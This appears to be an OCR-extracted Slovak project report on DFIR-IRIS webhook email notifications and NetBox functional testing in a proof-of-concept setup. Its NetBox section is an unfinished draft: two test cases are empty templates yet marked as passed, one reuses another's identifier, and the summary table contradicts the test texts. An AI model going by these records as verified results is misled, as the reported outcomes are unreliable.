
V systéme DFIR-IRIS sú vytvorení používatelia, ktorí pracujú s alertmi a riešia jednotlivé incidenty. Každý používateľ má priradené základné údaje vrátane e-mailovej adresy. Tieto údaje sa využívajú napríklad pri priradení alertu, keď je konkrétny analytik zodpovedný za jeho riešenie. V takom prípade môže systém automaticky poslať notifikáciu na jeho e-mail, ak je nastavený email webhook.



Obrázok 4 Zoznam používateľov v DFIR-IRIS


7.4 Test modulov a rozšíriteľnosť systému

DFIR-IRIS obsahuje viacero modulov, ktoré rozširujú jeho funkcionalitu. Jedným z nich je modul IrisWebHooks, ktorý umožňuje reagovať na rôzne udalosti v systéme a spúšťať externé akcie. Tento modul je možné využiť napríklad na odosielanie notifikácií alebo prepojenie s externými skriptami, čím sa rozširujú možnosti automatizácie pri spracovaní alertov.



Obrázok 5 Dostupné moduly v DFIR-IRIS

V rámci modulu IrisWebHooks je možné definovať konkrétne pravidlá, pri ktorých sa webhook vykoná. Na obrázku je viditeľná konfigurácia kde je určené pri akej udalosti sa webhook spustí (napríklad pri priradení, aktualizácii alebo eskalácií alertu). Súčasťou konfigurácie je aj definovanie URL adresy, na ktorú sa odosielajú dáta, ako aj samotný obsah správy vo formáte JSON.




Obrázok 6 Konfigurácia webhooku v module IrisWebHooks

7.5 Notifikácie a automatizácia

1.1.10. Priradenie alertu analytikovi

Po nastavení webhooku a priradení alertu konkrétnemu používateľovi je možné sledovať, kto daný alert prevzal. Na obrázku je viditeľné, že alert bol priradený analytikovi *Tomas*, ktorý je zodpovedný za jeho ďalšie spracovanie. Tento krok je zároveň aj spúšťač pre notifikácie.




Obrázok 7 Priradenie alertu analytikovi

Po priradení alertu konkrétnemu analytikovi sa prostredníctvom webhooku automaticky odošle notifikácia vo forme e-mailu. Táto akcia je vyvolaná udalosťou *on_postload_alert_update*, keďže dochádza k zmene atribútov alertu. E-mail obsahuje základné informácie o alertu, ako sú:

- identifikátor alertu
- názov
- závažnosť
- stav
- priradeného analytika

Tieto informácie poskytujú analytikovi dostatočný prehľad na rýchle začatie riešenia incidentu.



Obrázok 8 Notifikácia o priradení alertu analytikovi

1.1.11. Zmena stavu alertu

Pri zmene stavu alertu sa rovnako spúšťa webhook, ktorý odošle notifikáciu o tejto zmene. V tomto prípade ide opäť o udalosť typu *on_postload_alert_update*. Obsah e-mailu je možné prispôsobiť podľa potreby a môže zahŕňať rôzne informácie, ako napríklad nový stav alertu, jeho závažnosť alebo priradeného analytika.



Obrázok 9 Notifikácia o zmene stavu alertu

1.1.12. Eskalácia do incidentu

Pri eskalácii alertu do prípadu incidentu dochádza k viacerým udalostiam, ktoré môžu spustiť odoslanie notifikácií. V tomto prípade boli odoslané dve správy. Jedna informujúca o eskalácii alertu a druhá o vytvorení nového prípadu. Toto správanie je možné upraviť v konfigurácii webhooku podľa požiadaviek, napríklad obmedzením počtu notifikácií alebo ich zlúčením do jednej správy.



Obrázok 10 Notifikácie pri eskalácii alertu do incidentného prípadu

7.6 Incident management (case management)


Po vytvorení nového incidentného prípadu systém odošle notifikáciu, ktorá obsahuje základné informácie o danom prípade, ako je jeho identifikátor a priradený analytik. Táto akcia je viazaná na udalosť typu *case_create*.



Obrázok 11 Notifikácia o vytvorení incidentného prípadu

Po eskalácii alertu je v systéme DFIR-IRIS automaticky vytvorený incidentný prípad (case). Tento prípad obsahuje základné informácie prevzaté z alertu, ako sú:

- popis,
- závažnosť
- súvisiace udalosti.




Obrázok 12 Vytvorený incidentný prípad v DFIR-IRIS

V rámci incidentného prípadu je možné upravovať jeho stav a doplniť výsledok vyšetrovania (outcome). Používateľ môže napríklad určiť, či ide o *False Positive*, *True Positive* alebo inú kategóriu. Tieto informácie sú dôležité pre vyhodnotenie incidentu a jeho ďalšie spracovanie. Okrem toho je možné meniť aj stav prípadu, pričom systém podporuje viacero fáz spracovania, napríklad *Open*, *Eradication* alebo iné stavy podľa priebehu riešenia incidentu.

Zhrnutie - v rámci prípadu je možné:

- meniť stav (napr. Open, Eradication)
- definovať výsledok (True Positive, False Positive, iné)



Obrázok 13 Možnosti úpravy incidentného prípadu




Obrázok 14 Notifikácie po uzavretí alertu a incidentného prípadu

7.7 Uzatvorenie incidentu a notifikácie

Po uzavretí incidentného prípadu dochádza k odoslaniu notifikácií, ktoré informujú o ukončení spracovania. V tomto prípade boli odoslané dve správy – jedna pre alert a druhá pre samotný prípad incidentu. Toto správanie súvisí s tým, že uzavretie prípadu zároveň znamená ukončenie spracovania príslušného alertu.

Po uzavretí prípadu systém odošle e-mailovú notifikáciu, ktorá obsahuje informácie o výsledku spracovania. V tomto prípade bol incident vyhodnotený ako *false positive*. Obsah notifikácie je možné prispôsobiť v rámci webhook konfigurácie.


[DFIR-IRIS] Prípad Case #26 bol uzavretý Inbox ×

DFIR-IRIS <boggingsb@gmail.com>
to me

DFIR-IRIS – Notifikácia

Incidentný prípad Case #26 bol uzavretý. Výsledok: false_positive.

Typ webhooku: case_update
Typ objektu: case
Case ID: 26
Názov prípadu: Case #26
Stav prípadu: Closed
Výsledok: false_positive
Priradený analytik: Tomas

Automatická správa – DFIR-IRIS

Obrázok 15 Email po uzavretí case

8 TESTOVANIE KOMPONENTU NETBOX

Testovaný komponent: NetBox

8.1.1 TS-NB-01 Overenie dostupnosti a základnej funkčnosti NetBoxu

Identifikátor testu: TS-NB-01

Názov testu: Overenie dostupnosti a základnej funkčnosti NetBoxu

Typ testu: Funkčný test

Účel testu: Overiť, či je NetBox v prostredí PoC korektne nasadený, dostupný cez webové rozhranie a pripravený na základnú používateľskú a administračnú prácu.

Predmet overenia: Predmetom testu je overenie základnej prevádzkovej pripravenosti komponentu NetBox po jeho nasadení v prostredí OpenStack. Test bol zameraný na to, či je služba dostupná, či je možné pristúpiť do webového rozhrania, úspešne sa autentifikovať a pracovať so základnými časťami systému bez zjavnej chyby alebo nefunkčnosti. Zároveň sa overovalo, či je NetBox pripravený na ďalšie použitie v rámci PoC ako evidenčný a kontextový nástroj.

Východiskový stav: NetBox je nasadený ako samostatná služba v prostredí OpenStack. Systém bol základne nakonfigurovaný a boli sprístupnené jeho aplikačné komponenty vrátane databázovej a podpornej vrstvy potrebnej na jeho beh. Pred začiatkom testu sa predpokladalo, že služba je spustená, má pridelené sieťové pripojenie a je dostupná cez definované webové rozhranie.

Postup testu:

1. Overila sa sieťová dostupnosť NetBoxu v nasadenom prostredí.
2. Otvorilo sa webové rozhranie systému cez webový prehliadač.
3. Overilo sa korektné načítanie prihlasovacej alebo úvodnej obrazovky systému.
4. Vykonalo sa prihlásenie pomocou dostupného používateľského účtu.
5. Po prihlásení sa overilo načítanie základných častí rozhrania a orientácia v systéme.
6. Skontrolovala sa dostupnosť vybraných evidenčných častí systému, najmä zariadení, lokalít, adresácie a ďalších základných objektov.
7. Overilo sa, či systém nevykazuje zjavné chyby pri bežnej práci v rozhraní.

Očakávaný výsledok:

Očakávaným výsledkom je, že NetBox bude v prostredí PoC dostupný cez webové rozhranie, umožní úspešné prihlásenie a poskytne funkčné používateľské rozhranie pre základnú prácu so systémom. Zároveň sa očakávalo, že budú dostupné hlavné časti aplikácie potrebné pre evidenciu a správu infraštruktúrnych objektov.

Skutočný výsledok

NetBox bol v testovacom prostredí dostupný a jeho webové rozhranie sa načítalo korektne. Prihlásenie do systému bolo úspešné a po autentifikácii bolo možné pristupovať k základným častiam aplikácie. Overená bola dostupnosť vybraných evidenčných sekcií systému a základná orientácia v používateľskom rozhraní. Počas testu neboli pozorované kritické chyby, ktoré by bránili ďalšiemu používaniu systému v rámci PoC.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že NetBox bol úspešne nasadený a sprevádzkovaný v rozsahu potrebnom pre PoC riešenie. Test potvrdil, že komponent je dostupný, funkčný a pripravený na základné evidenčné a kontextové využitie v rámci navrhovaného riešenia.

Zistenia a poznámky

Test TS-NB-01 overoval len základnú dostupnosť a funkčnosť systému, nie všetky jeho rozšírené možnosti alebo integračné väzby voči ostatným komponentom PoC. Výsledok preto potvrdzuje prevádzkovú pripravenosť NetBoxu na úrovni samostatnej služby, nie úplnosť jeho zapojenia do všetkých plánovaných scenárov riešenia. Test potvrdil predpoklad pre ďalšie testy zamerané na evidenciu objektov, infraštruktúrny kontext a praktické využitie NetBoxu v rámci PoC.

Záver

Test preukázal, že NetBox je v prostredí PoC dostupný a základne funkčný. Tým bola potvrdená jeho pripravenosť na ďalšie overovanie v oblasti evidencie infraštruktúrnych objektov a využitia ako podporného zdroja kontextových údajov pre ostatné časti riešenia.

8.1.2 TS-NB-02 Overenie evidencie infraštruktúrnych objektov

Identifikátor testu: TS-NB-02

Názov testu: Overenie evidencie infraštruktúrnych objektov

Typ testu: Funkčný test

Účel testu: Overiť, či NetBox umožňuje evidenciu a správu základných infraštruktúrnych objektov relevantných pre PoC riešenie, najmä lokalít, zariadení, adresných priestorov a vybraných sieťových údajov.

Predmet overenia: Predmetom testu je overenie, či je NetBox po nasadení a základnej konfigurácii použiteľný na praktickú evidenciu objektov infraštruktúry. Test bol zameraný na to, či je možné v systéme vytvárať, zobrazovať a upravovať vybrané objekty a či sú tieto údaje v systéme korektne uložené a dostupné. Zároveň sa overovalo, či vytvorený dátový model zodpovedá potrebám experimentálneho PoC riešenia.

Východiskový stav: NetBox je nasadený a funkčný v prostredí OpenStack. Systém je dostupný cez webové rozhranie a používateľ má k dispozícii oprávnenie na prácu s evidovanými objektmi. V systéme sú pripravené základné kategórie a štruktúry potrebné na evidenciu infraštruktúrnych údajov..

Postup testu:

1. Overila sa dostupnosť sekcií systému určených na evidenciu infraštruktúrnych objektov.
2. Vytvorila sa alebo overila existencia lokality v systéme.
3. Vytvorilo sa alebo overilo zariadenie priradené k lokalite alebo logickému umiestneniu.
4. Overila sa evidencia adresného priestoru, prefixu alebo IP adresy.
5. Skontrolovala sa možnosť uloženia a následného zobrazenia vytvorených údajov.
6. Overila sa možnosť úpravy vybraného objektu.
7. Posúdilo sa, či systém poskytuje použiteľnú evidenciu objektov pre potreby PoC..

Očakávaný výsledok: Očakávaným výsledkom je, že NetBox umožní evidenciu základných objektov infraštruktúry, ich korektné uloženie, zobrazenie a základnú správu. Zároveň sa očakáva, že evidované údaje budú použiteľné ako základný infraštruktúrny kontext v rámci PoC riešenia.

Skutočný výsledok: V systéme bolo možné pracovať so základnými objektmi infraštruktúry, najmä s lokalitami, zariadeniami a adresnými priestormi. Overené bolo ich vytvorenie, zobrazenie aj základná úprava. Údaje boli v systéme korektne uložené a dostupné cez používateľské rozhranie. V rozsahu vykonaného testu sa potvrdilo, že NetBox je použiteľný ako nástroj pre základnú evidenciu infraštruktúrnych údajov relevantných pre PoC.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že NetBox v prostredí PoC spĺňa požiadavku na základnú evidenciu infraštruktúrnych objektov. Test potvrdil, že systém je použiteľný na správu údajov o vybraných aktívach a adresácii v rozsahu potrebnom pre experimentálne riešenie..

Zistenia a poznámky

Test TS-NB-02 bol zameraný na základnú evidenčnú funkčnosť systému, nie na úplné modelovanie celej infraštruktúry alebo na integráciu všetkých objektových väzieb. Overenie preto potvrdzuje funkčnosť evidencie v rozsahu PoC, nie úplnosť alebo finálnu prevádzkovú zrelosť dátového modelu. Test zároveň vytvoril predpoklad pre ďalšie overenie vzťahov medzi objektmi a využitia NetBoxu ako zdroja infraštruktúrneho kontextu..

Záver

Test preukázal, že NetBox je v prostredí PoC funkčný ako evidenčný nástroj pre základné infraštruktúrne objekty. Tým bola potvrdená jeho použiteľnosť pre ďalšie overovanie logických väzieb a kontextového využitia v navrhovanom riešení..

8.1.3 TS-NB-03 Overenie vzťahov a orientácie v infraštruktúrnom kontexte

Identifikátor testu: TS-NB-03

Názov testu:

Typ testu:

Účel testu:

Predmet overenia: .

Východiskový stav: .

Postup testu:

1. .

Očakávaný výsledok:

.

Skutočný výsledok

.

Vyhodnotenie testu

Výsledok testu: Splnené.

.

Zistenia a poznámky

.

Záver

.

8.1.4 TS-NB-04 Overenie využitia NetBoxu ako zdroja kontextu pre PoC

Identifikátor testu: TS-NB-02

Názov testu:

Typ testu:

Účel testu:

Predmet overenia: .

Východiskový stav: .

Postup testu:

1. .

Očakávaný výsledok:

.

Skutočný výsledok

.

Vyhodnotenie testu

Výsledok testu: Splnené.

.

Zistenia a poznámky

.

Záver

8.1.5 Zhodnotenie testov

Test	Overovaná oblasť	Výsledok	Stav
TS-NB-01	Nasadenie služby	služba bola úspešne nasadená	splnené
TS-NB-02	Webové rozhranie	dostupné a funkčné	splnené
TS-NB-03	Evidencia objektov	základné objekty vytvorené	splnené
TS-NB-04	Kontext pre PoC	použiteľný najmä manuálne	čiastočne splnené
TS-NB-05	Automatizovaná integrácia	nebola plne dotiahnutá	čiastočne splnené